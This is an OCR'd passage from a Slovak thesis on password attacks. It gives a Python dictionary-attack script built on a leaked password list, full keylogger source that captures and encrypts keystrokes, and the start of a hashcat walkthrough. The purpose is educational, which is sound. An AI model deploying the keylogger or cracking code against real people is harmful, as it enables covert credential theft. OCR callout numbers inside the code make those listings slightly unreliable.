
if check_hash(password, target_hash, hash_algorithm):: Táto podmienka volá funkciu check_hash, aby overila, či vypočítaný hash hesla zodpovedá cieľovému hashu. Ak áno, vráti správne heslo, počet pokusov a použitý hashovací algoritmus.. Vo funkcii *check_hash* sa teda spraví len jednoduché porovnanie vypočítaného hashu z hesla a vstupného hashu, ak sa tieto zhodujú, našlo sa správne heslo a program postúpi k výpisu dát. V tejto časti program vypisuje zistené hodnoty. Ak je nájdené vyhovujúce heslo, toto je vypísané spolu s nájdeným hash algoritmom. Ak by ale program bezvýsledne prešiel všetky možnosti bez úspechu, vypíše do konzoly informáciu o neúspechu. Na konci sú ešte vypísané pokusy a potrebný čas, aby používateľ dostal aj tieto informácie o behu útoku.

6.1.2 Slovníkový útok

Slovníkový útok je druh útoku, na ktorý je potrebný slovník predpripravených údajov. V tomto prípade to je zoznam známych a uniknutých hesiel, spolu s ich Hash hodnotami. Tento typ útoku je značne rýchlejši ako Brute-Force. Avšak nezaručuje nájdenie všetkých možností.

6.1.2.1 Pripravenie slovníka pre útok

Na variantu útoku, ktorá bola demonštrovaná, je potrebné pripraviť si tabuľku (slovník) hashov vo vyhovujúcej forme. Na to aby hashe hesiel mohli byť vytvorené, je nutné získať tabuľku uniknutých známych hesiel, z ktorých bol vypočítaný Hash, ktorý bol následne porovnávaný. Tento krok je možné obísť, pretože sú dostupné aj tabuľky obsahujúce už hotové Hashe, avšak pre ukážku fungovania budú vypočítané.




Obrázok 74. Zisk tabuľky známych hesiel [41]

V tomto prípade bol použitý zoznam 100000 hesiel, každé v novom riadku. Pre požadovanú podobu je ale ešte nutná jeho úprava následovne.

```
import hashlib
import csv

vstupny_subor = "10-million-password-list-top-100000.txt"
vystupny_subor = "words_with_hashes.csv"
data = []
neplatne_znaky = []

with open(vstupny_subor, 'r', encoding='utf-8', errors='ignore') as file:
    # Pre každý riadok vo vstupnom súbore
    for line in file:
        line = line.strip()
        hash_value = hashlib.sha256(line.encode('utf-8')).hexdigest()
        data.append([line, hash_value])

        if len(line) < len(line.encode('utf-8', errors='ignore')):
            neplatne_znaky.append(line)

with open(vystupny_subor, 'w', newline='', encoding='utf-8') as file:
    writer = csv.writer(file)
    writer.writerow(['Slovo', 'Hash'])
    writer.writerows(data)

print(f"Hashy boli úspešne uložené do súboru '{vystupny_subor}'.")
if neplatne_znaky:
    print(f"Vynechané slová obsahovali neplatné znaky: {neplatne_znaky}")
```

Obrázok 75. Vypočítanie hashu pre každé heslo [Zdroj vlastný]

V tejto časti je realizované jednoduché otvorenie súboru s heslami a prechádzanie každého riadku v cykle. Tento riadok sa očistí od tzv. whitespaces na konci a na začiatku a vypočíta sa jeho hash pomocou algoritmu SHA256, ten sa potom vloží do zoznamu *data*. Je pridané aj ošetrenie proti nevalidným znakom, ak by sa náhodou nejaké vyskytli. Následne je otvorený výstupný súbor vo formáte *csv*, do ktorého je celý výsledok vo forme heslo, hash zapísaný.



Obrázok 76. Výsledná pripravená tabuľka hashov a hesiel [Zdroj vlastný]


V ďalšom kroku bol simulovaný samostatný útok. Ako už bolo uvedené vyššie, heslá sa neukladajú vo forme otvoreného textu, ale vo forme hashu, preto je aj tento útok simulovaný tak, aby na vstupe prijímal Hash hesla a z neho sa snažil pomocou predpripraveného slovníku odvodiť skutočné heslo.

Pre tento prípad bolo zvolené heslo „qaz123wsx“, ktoré je už na prvý pohľad silnejšie ako heslá, prelomené Brute-Force útokom. Preto by tento útok v tomto prípade nebol príliš

užitočný.

Obrázok 77. Výber hesla pre slovníkový útok [Zdroj vlastný]

Bol teda vybraný jeho hash, ktorý je „akože“ zachytený a môže tak predstavovať jedinú dostupnú informáciu, ktorou útočník disponuje. Keďže Hash funkcie sú jednosmerné a nedá sa od výstupu odvodiť vstup.. Spôsob ako sa dostať k originálnemu heslu, môže byť práve tento útok.



Obrázok 78. Úspešný útok na heslo pomocou slovníka [Zdroj vlastný]

Ako je z výsledku badateľné, po zadaní hesla bolo takmer okamžite nájdené správne heslo. Tento údaj môže trochu skreslovať nakoľko sa jedná len o sto tisíc hesiel. Pre reálne útoky sa používajú omnoho rozsiahlejšie súbory hesiel, ktoré môžu zabrať dlhší čas.


6.1.2.2 Rozbor kódu slovníkového útoku

Princíp tohoto útoku je jednoduchý, jedná sa len o porovnanie získaného Hashu s Hashom zo slovníka. Ak sa nájde zhoda, je jasné, že Hash zodpovedá heslu, ktoré má daný hash digest a teda môže byť považované za prelomené.

```python
import csv

def create_dictionary_from_csv(csv_file):
    dictionary = {}
    with open(csv_file, 'r', newline='', encoding='utf-8') as file:
        reader = csv.reader(file)
        next(reader)  # Preskočíme hlavičku CSV souboru
        for row in reader:
            word, hash_value = row
            dictionary[hash_value] = word
    return dictionary

def simulate_password_attack(hash_to_crack, dictionary):
    if hash_to_crack in dictionary:
        return dictionary[hash_to_crack]
    else:
        return None

csv_file = "words_with_hashes.csv"
dictionary = create_dictionary_from_csv(csv_file)

input_hash = input("Zadajte hash hesla k prelomeniu: ")
cracked_password = simulate_password_attack(input_hash, dictionary)
if cracked_password is not None:
    print(f"Obnovené heslo: {cracked_password}")
else:
    print("Heslo nebolo nájdené.")
```

Obrázok 79. Kód algoritmu slovníkového útoku [Zdroj vlastný]

V tomto kóde je len jediný počiatočný parameter a tým je názov *csv* súboru obsahujúci zoznam hesiel spolu s Hash hodnotami, vytvorený v predošlom kroku. Následne je volaná funkcia *create_dictionary_from_csv*, kde je načítaný súbor z parametru a potom sú prevedené dodatočné úpravy, aby vznikol slovník, ktorý má key je SHA256 a hodnota je heslo, viď obrázok nižšie.




Obrázok 80. Úprava formy slovníka pre útok [Zdroj vlastný]

Následne funkcia *simulate_password_attack* už robí len porovnanie hodnoty hashu zo vstupu s hashami, zo zoznamu. Ak je nájdená zhoda, heslo je vypísané do konzoly. Ak by sa Hash v zozname nenachádzal, vypíše do konzoly správu o neúspechu.

6.1.3 Keylogger

Keylogger je špeciálny prípad, kedy sa nejedná ani tak o typický útok, ale skôr o jednoduchý typ malvéru, ktorý môže byť nepozornosťou používateľa zavlečený do PC. Jeho hlavnou funkciou je odchytávať stlačenia kláves. Tieto zachytené dáta potom môže šifrovať a posielať na server a podobne. V tejto ukážke bol vysvetlený princíp fungovania jednoduchého keyloggeru, ktorý sa spustí a po dobu spustenia zachytáva stlačenia klávesnice, následne po vypnutí zachytávacej časti aplikácie získané dáta zašifruje a pripraví na odoslanie. Samotné odoslanie už v ukážke nie je nakoľko nepredstavuje dôležitý faktor pri pochopení činnosti keyloggeru.


6.1.3.1 Ukážka činnosti keyloggeru



Obrázok 81. Spustenie Keyloggeru a zadanie vstupného textu [Zdroj vlastný]


Po spustení keyloggeru začnú byť zaznamenávané stlačenia kláves. Pre ukážku je vpísaný text priamo do konzoly, aby bol viditeľný pre záverečné porovnanie so získaným textom. Následne ak chce užívateľ ukážku keyloggera ukončiť, stačí kliknúť na tlačítko „ukončiť keylogger“ Táto viditeľná verzia aplikácie je použitá pre demonštratívne účely, pri reálnom použití by aplikácia bežala ako proces na pozadí.

Po ukončení keyloggeru sú zašifrované dáta uložené do súboru *encrypted_data.txt*. po nahliadnutí do tohoto súboru nie je možné rozpoznať o aké dáta sa jedná. Ukážka šifrovaných dát je na obrázku nižšie.




Obrázok 82. Zašifrované data v súbore encrypted_data.txt [Zdroj vlastný]

V ďalšej fáce je v programe dostupná možnosť dešifrovať tieto dáta. Táto časť simuluje prenesenie dát na stranu útočníka. Kde už si pomocou kľúča a súboru s dátami môže dáta rozšifrovať a vyhľadať v nich citlivé informácie, ako napríklad v tomto prípade heslo. Keďže je táto aplikácia len pre demonštratívne účely účely, kľúč je v tomto prípade dostupný iba pri konkrétnom behu aplikácie a nie je ukladaný, pri reálnom prípade je ale nutné zabezpečiť prenesenie kľúča k útočníkovi.



Obrázok 83. Pokračovanie na dešifrovanie dát zachytených keyloggerom [Zdroj vlastný]


Po zadaní voľby „y“ sa program posunie do ďalšej funkcionality, ktorou je dešifrovanie. Na výstupe je teda po dešifrovaní prítomný takýto text.



Obrázok 84. Dešifrovaný log odhaľujúci pôvodnú správu s heslom [Zdroj vlastný]

V tomto prípade je log len krátky, no ak by bol spustený po dlhšiu dobu, množstvo zachytených dát by bolo oveľa väčšie, čo značne sťažuje hľadanie záujmových dát. Je však možné využiť hľadanie reťazcov prípadne využiť tzv. regexy a dostať sa k požadovaným, pre útočníka zaujímavým dátam, ktoré by mohol potenciálne zneužiť. Častým prípadom je

hľadanie regexov obsahujúcich @, keďže sa jedná o symbol používaný v emailoch, prehľadaním blízkeho okolia rastie šanca na nájdenie hesla. Keďže pri prihlasovaní sa dvojica prihlasovacie meno je email a heslo používajú spolu, šanca na nájdenie hesla ako reťazca obsahujúceho zabináč v okolí stúpa.



Obrázok 85. Príklad použitia emailu a hesla na prihlasovanie [70]

6.1.3.2 Rozbor kódu keyloggeru

```
from pynput.keyboard import Listener
from Crypto.Cipher import AES
from Crypto.Random import get_random_bytes
import tkinter as tk

logged_keys = []
def on_press(pressed_key):
    logged_keys.append(str(pressed_key))
def stop_keylogger():
    save_and_encrypt(logged_keys)  3
    root.destroy()
def save_and_encrypt(keys):
    # Generovanie AES kľúča
    key = get_random_bytes(32)
    data = ''.join(keys)
    cipher = AES.new(key, AES.MODE_EAX)
    ciphertext, tag = cipher.encrypt_and_digest(data.encode())  4

    with open('encrypted_data.txt', 'wb') as file:
        file.write(cipher.nonce)
        file.write(tag)
        file.write(ciphertext)  5

    user_input = input("\nželáte si dešifrovať uložené údaje? (y/n): ").lower()
    if user_input == 'y':
        decrypt_data(key)  6
    else:
        print("Keylogger bol úspešne ukončený.")
```

Obrázok 86. Kód keyloggeru č.1 [Zdroj vlastný]

```
def decrypt_data(key):
    # Čítanie šifrovaných údajov zo súboru
    with open('encrypted_data.txt', 'rb') as file:
        nonce = file.read(16)
        tag = file.read(16)
        ciphertext = file.read()

    # Dešifrovanie údajov pomocou AES
    cipher = AES.new(key, AES.MODE_EAX, nonce)
    decrypted_data = cipher.decrypt_and_verify(ciphertext, tag)

    print("Dešifrované údaje:", decrypted_data.decode())

root = tk.Tk()
root.title("Keylogger")
stop_button = tk.Button(root, text="Ukončiť keylogger", command=stop_keylogger)
stop_button.pack()

with Listener(on_press=on_press) as listener:
    print("Keylogger je aktívny.")
    root.mainloop()
```

7 8 2 1

Obrázok 87. Kód keyloggeru č. 2 [Zdroj vlastný]


Na začiatku sú importované knižnice slúžiace na čítanie klávesnice a kryptografická knižnica *Crypto* slúžiaca na šifrovanie, dešifrovanie a generovanie kľúča. Táto knižnica pochádza z balíka *PyCryptodome* [60], ktorý sa inštaluje pomocou príkazu *pip install pycryptodome*.

Samotný keylogger je spustený pomocou Listeneru a funkcie *on_press* zvýraznenej pod číslom 1. Táto funkcia spustí zároveň aj hlavný cyklus *root* UI okna slúžiaceho na ukončenie keyloggeru označená číslom 2. Po kliknutí na spomínané tlačidlo je zavolaná funkcia *stop_keylogger*. V tejto funkcii je zavolaná ďalšia funkcia a to *save_and_encrypt*, zvýraznená pod číslom 3, ktorá ako už názov napovedá, slúži na šifrovanie dát pomocou AES a uloženie do súboru *encrypted_data.txt*. V bloku označenom číslom 4 vytvára sa nová inštancia AES šifry s daným kľúčom (key) a režimom zašifrovania/odšifrovania (v tomto prípade *AES.MODE_EAX*). Režim *AES.MODE_EAX* zabezpečuje správnu ochranu proti útokom na šifrovací blok. Funkcia *encrypt_and_digest()* šifry cipher šifruje zadané dáta (*data.encode()*) a súčasne vypočíta autentifikačný tag Message Authentication Code pre overenie integrity dát. V bloku číslo 5 sú dáta zapisované do súboru s parametrom *('wb')*, čo znamená, že dáta budú zapisované v binárnom móde, čo je potrebné pre zápis binárnych dát, ako sú šifrované dáta. V ďalšom kroku označeným číslom 6 sa čaká na

voľbu užívateľa, či chce pokračovať a dešifrovať dáta. Po potvrdení voľby klávesou *y* je spustená funkcia *decrypt_data*, zvýraznená pod číslom 7, ktorá číta zo súboru podobným spôsobom ako bol realizovaný zápis. Táto načíta obsah súboru so zašifrovanými datami a v bloku číslo 8 ich dešifruje, s následným výpisom do konzoly.

6.1.4 Hashcat


Hashcat je nástroj určený na password recovery. Okrem iného je to aj veľmi silný nástroj, schopný vykonávať množstvo útokov zameraných na heslá. V rámci tejto ukážky je predvedené, ako je možné prelomiť hash hesla pomocou tohoto nástroja.



Obrázok 88. Sťahovanie hashcatu z oficiálneho webu hashcat [Zdroj vlastný]


Na webovej stránke *https://hashcat.net/hashcat/* je možné získať tento nástroj stiahnutím poslednej verzie „hashcat binaries“. Po kliknutí na odkaz v záložke download, je nástroj stiahnutý.

Následne je nutné stiahnutý súbor formátu *.7z* rozbaliť.



